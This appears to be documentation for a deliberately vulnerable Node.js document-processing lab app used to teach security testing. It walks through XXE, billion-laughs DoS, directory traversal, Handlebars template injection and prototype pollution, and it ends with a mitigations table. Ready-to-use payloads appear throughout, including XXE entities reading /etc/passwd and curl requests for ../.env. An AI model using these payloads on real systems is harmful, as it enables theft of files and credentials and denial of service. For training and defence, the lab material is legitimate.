Document Processor Vulnerability Testing Tool Documentation

📚 Table of Contents

1. Introduction
2. Getting Started
3. Vulnerabilities Overview
4. Detailed Vulnerability Analysis
5. Payload Examples
6. Practical Exploitation Guide
7. Security Testing Setup
8. Best Practices & Mitigations
9. Troubleshooting
10. References & Resources

Introduction

🎯 Purpose

The Document Processor is an intentionally vulnerable web app for educational use in security testing and vulnerability assessment. It simulates real attack surfaces in file processing and template rendering pipelines.

🎓 Learning Objectives

- Learn how common vulnerabilities work

- Practice hands-on exploitation
- Analyze payload impact
- Use tools like Burp Suite and Wireshark
- Understand how to mitigate these risks

🛠️ Technology Stack

- Frontend: React + Tailwind CSS
- Backend: Node.js + Express.js
- Templating: Handlebars
- PDF Generation: `pdfkit`
- DB: MongoDB Atlas
- Parsers: `xml2js`, `libxmljs2`, `JSON.parse`
- Tools: Burp Suite, Wireshark

Getting Started

Prerequisites

- Node.js (v14+)
- MongoDB Atlas
- Burp Suite (Community/Pro)
- Wireshark
- Git

Installation

```
git clone <repository-url>
cd document-processor

# Backend
cd backend
npm install

# Frontend
cd ../frontend
npm install
```

Environment Config

Create `.env` file in `/backend`:

```
PORT=5001
MONGODB_URI=<your_mongo_uri>
NODE_ENV=development
```

Run the App

```
# Terminal 1
cd backend
npm run dev

# Terminal 2
cd frontend
npm start
```

Vulnerabilities Overview

#	Vulnerability	CWE	OWASP	Risk
1	XML External Entity (XXE)	611	A04	Critical
2	XML Denial of Service (XXE Bomb)	400	A05	High
3	Directory Traversal	22	A05	High
4	Server-Side Template Injection (SSTI)	94	A03	Critical
5	Template Injection via Context	95	A03	High
6	Prototype Pollution	1321	A08	High
7	Insufficient Logging & Monitoring	778	A09	Medium

Detailed Vulnerability Analysis

1. XXE Injection

How It Works:

- When the XML parser receives an input file, it processes external entities like <!ENTITY xxe SYSTEM "file:///etc/passwd">. The parser replaces &xxe; with the content from the local file path.
- This is possible because the parser is configured with options like noent: true, which allow entity expansion.

Danger:

- Leaks local system files (passwords, config, SSH keys)
- Easily missed if logging doesn't record request bodies

---

2. XXE Bomb (DoS)

How It Works: This attack chains XML entities so that one expands into many. For example, `&e;` becomes thousands of characters due to recursive expansion. The server tries to resolve all of them, using up memory and CPU.

Danger:

- Crashes or freezes backend services
- Easy to execute, hard to trace
- Can take down entire APIs just with one upload

---

3. Directory Traversal

How It Works: The backend builds file paths by joining user input like /api/export?file=../../uploads/internal-config.xml with a base directory. Without path sanitization, ../ lets the user escape and read unauthorized files.

Danger:

- Can read `.env`, source code, or private keys
- Often used to escalate access by leaking DB credentials
- Commonly chained with SSTI or RCE attacks

---

4. SSTI

How It Works: The app compiles Handlebars templates from user input. If that input includes Handlebars helpers like constructor.constructor(), it executes JavaScript on the server (ex: dump process.env).

Danger:

- Leaks environment secrets (`DB_URI`, API keys)
- Can run any JavaScript if improperly sandboxed
- Even viewing a preview can trigger full server compromise

---

5. Template Injection via Context

How it works:

- **This attack exploits two things:**
  1. The template contains dangerous code like `{{#with "constructor"}}`.
  2. The context lets it resolve functions like `constructor("return process")()`. When combined, the attacker escapes the rendering context and runs server-side code.

Danger:

- Allows attackers to control both data and code
- Bypasses normal user input sanitization
- Can access `global`, `require`, or even spawn child processes

---

6. Prototype Pollution

How It Works: In JavaScript, every object inherits from `Object.prototype`. If a JSON payload includes `__proto__`, then every object in the app might believe the user is an admin.

Danger:

- Pollutes global object behavior for all users
- Bypasses access control
- Can trigger logic bugs or leak internal data
- Hard to detect unless deeply validating JSON input

---

7. Insufficient Logging

How it works:

- The backend only logs to `console.log`. It doesn't track:
    - What was uploaded
    - Who sent it
    - Whether a parse failure was malicious

Danger:

- No one knows if the system is under attack
- Incidents can't be traced or investigated
- Reduces effectiveness of IR (Incident Response) teams
- Attackers can exfiltrate data silently

Payload Example

XXE Injection (CWE-611, OWASP A04:2021 - Insecure Design)

Payload 1: Reads `internal-config.xml` from the uploads directory


```
<?xml version="1.0"?>
<!DOCTYPE root [ <!ENTITY data SYSTEM "file:///app/uploads/internal-config.xml"> ]>
<document>
  <content>&data;</content>
</document>
```

Payload 2: Attempts to leak Linux `/etc/passwd`

```
<?xml version="1.0"?>
<!DOCTYPE root [ <!ENTITY file SYSTEM "file:///etc/passwd"> ]>
<document>
  <content>&file;</content>
```

</document>

Upon uploading xxe_internal_config.xml:



XXE Bomb (DoS, CWE-400, OWASP A05:2021 - Resource Exhaustion)


Description: Causes exponential entity expansion to exhaust server memory.

Payload: Billion laughs variant

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
<!ENTITY a0 "lol">
<!ENTITY a1 "&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;">
<!ENTITY a2 "&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;">
]>
<lolz>&a2;</lolz>
```

Danger: Causes backend to hang or crash by overwhelming memory.

Upon uploading xxe_dos.xml:



Directory Traversal (CWE-22, OWASP A05:2021 - Broken Access Control)


Description: Reads arbitrary server files using path traversal on `/api/export?file=`.

Example Payloads (Can also put the url in browser search bar):

curl "https://<your-backend>/api/export?file=../server.js"
curl "https://<your-backend>/api/export?file=../.env"
curl "https://<your-backend>/api/export?file=../package.json"
curl "https://<your-backend>/api/export?file=../routes/upload.js"
curl "https://<your-backend>/api/export?file=..%2F..%2Fetc%2Fpasswd"

Danger: Can expose secrets, credentials, and backend source logic.

Upon attempting to read server.js using directory traversal:



Server-Side Template Injection (SSTI, CWE-94, OWASP A03:2021 - Injection)


Description: Executes dynamic code inside the template engine.

Payload: Dumps server env vars

```
{
  "template": "{{#with exposedSecrets}}{{#each env}}{{@key}}: {{this}}\n{{/each}}{{/with}}",
  "context": {},
  "__proto__": {
    "exposeSecrets": true
  }
}
```

Danger: Exposes all `process.env` variables: Mongo URI, Port, Node Env, etc.

Upon uploading ssti_expose_env.json:



Template Injection via Context (CWE-95, OWASP A03:2021)


Description: Uses Handlebars constructor access to extract internals.

Payload: Dump Mongo URI (Config-level access) - Leverages indirect access to internal properties through unsafe object exposure.

```
{
  "__proto__": {
    "exposeSecrets": true
  },
  "template": "{{exposedSecrets.config.mongodb}}",
  "context": {}
}
```

Danger: Enables arbitrary code access from inside template input.

Upon uploading ssti_config_mongodb_uri.json:



Prototype Pollution (CWE-1321, OWASP A08:2021 - Software and Data Integrity)


Description: Pollutes JavaScript object prototypes via crafted JSON.

Payload: Grants admin override and secret exposure

```
{
  "__proto__": {
    "isAdmin": true,
    "isArrayPolluted": true
  }
}
```

Danger: Alters behavior across the application and reveals sensitive config via accessors.

Upon uploading pollution_multiple.json



More payloads are located in the `payloads` folder. Feel free to try and create your own!

Practical Exploitation Guide

Burp Suite Setup

- Set browser proxy to Burp
- Intercept upload or export requests
- Modify with payloads
- Observe response and server behavior

Wireshark Setup

- Select network interface
- Use `http` or `tcp.port == 5001`
- Capture exploit traffic

Using Frontend Upload Feature

- Click on upload button

- Choose a payload to upload
- Observe the exposed information

Security Testing Setup

Tools Needed

- Burp Suite
- Wireshark
- Curl
- Payload scripts (in repo)

Config Steps

- Launch dev environment
- Prepare sample payloads
- Enable Wireshark before exploit
- Capture and analyze responses

Best Practices & Mitigations

Vulnerability	Mitigation
XXE	Disable `noent`; use secure XML parser
DoS	Limit entity depth/size

Traversal	Sanitize paths, use `path.resolve()`
SSTI	Escape input; avoid exposing constructors
Template Injection	Validate template/context separately
Pollution	Block `__proto__` injection
Logging	Add alerts, structured logs (e.g., Winston)

Troubleshooting

Problem	Fix
MongoDB not connecting	Check URI in `.env`
Frontend not launching	Run `npm install` in `frontend/`
Payload not working	Check Burp intercept formatting
Logs missing	Add console logs or structured logger

References & Resources

- OWASP Top 10
- CWE Database
- Burp Suite Docs
- Wireshark Docs
- Node.js Security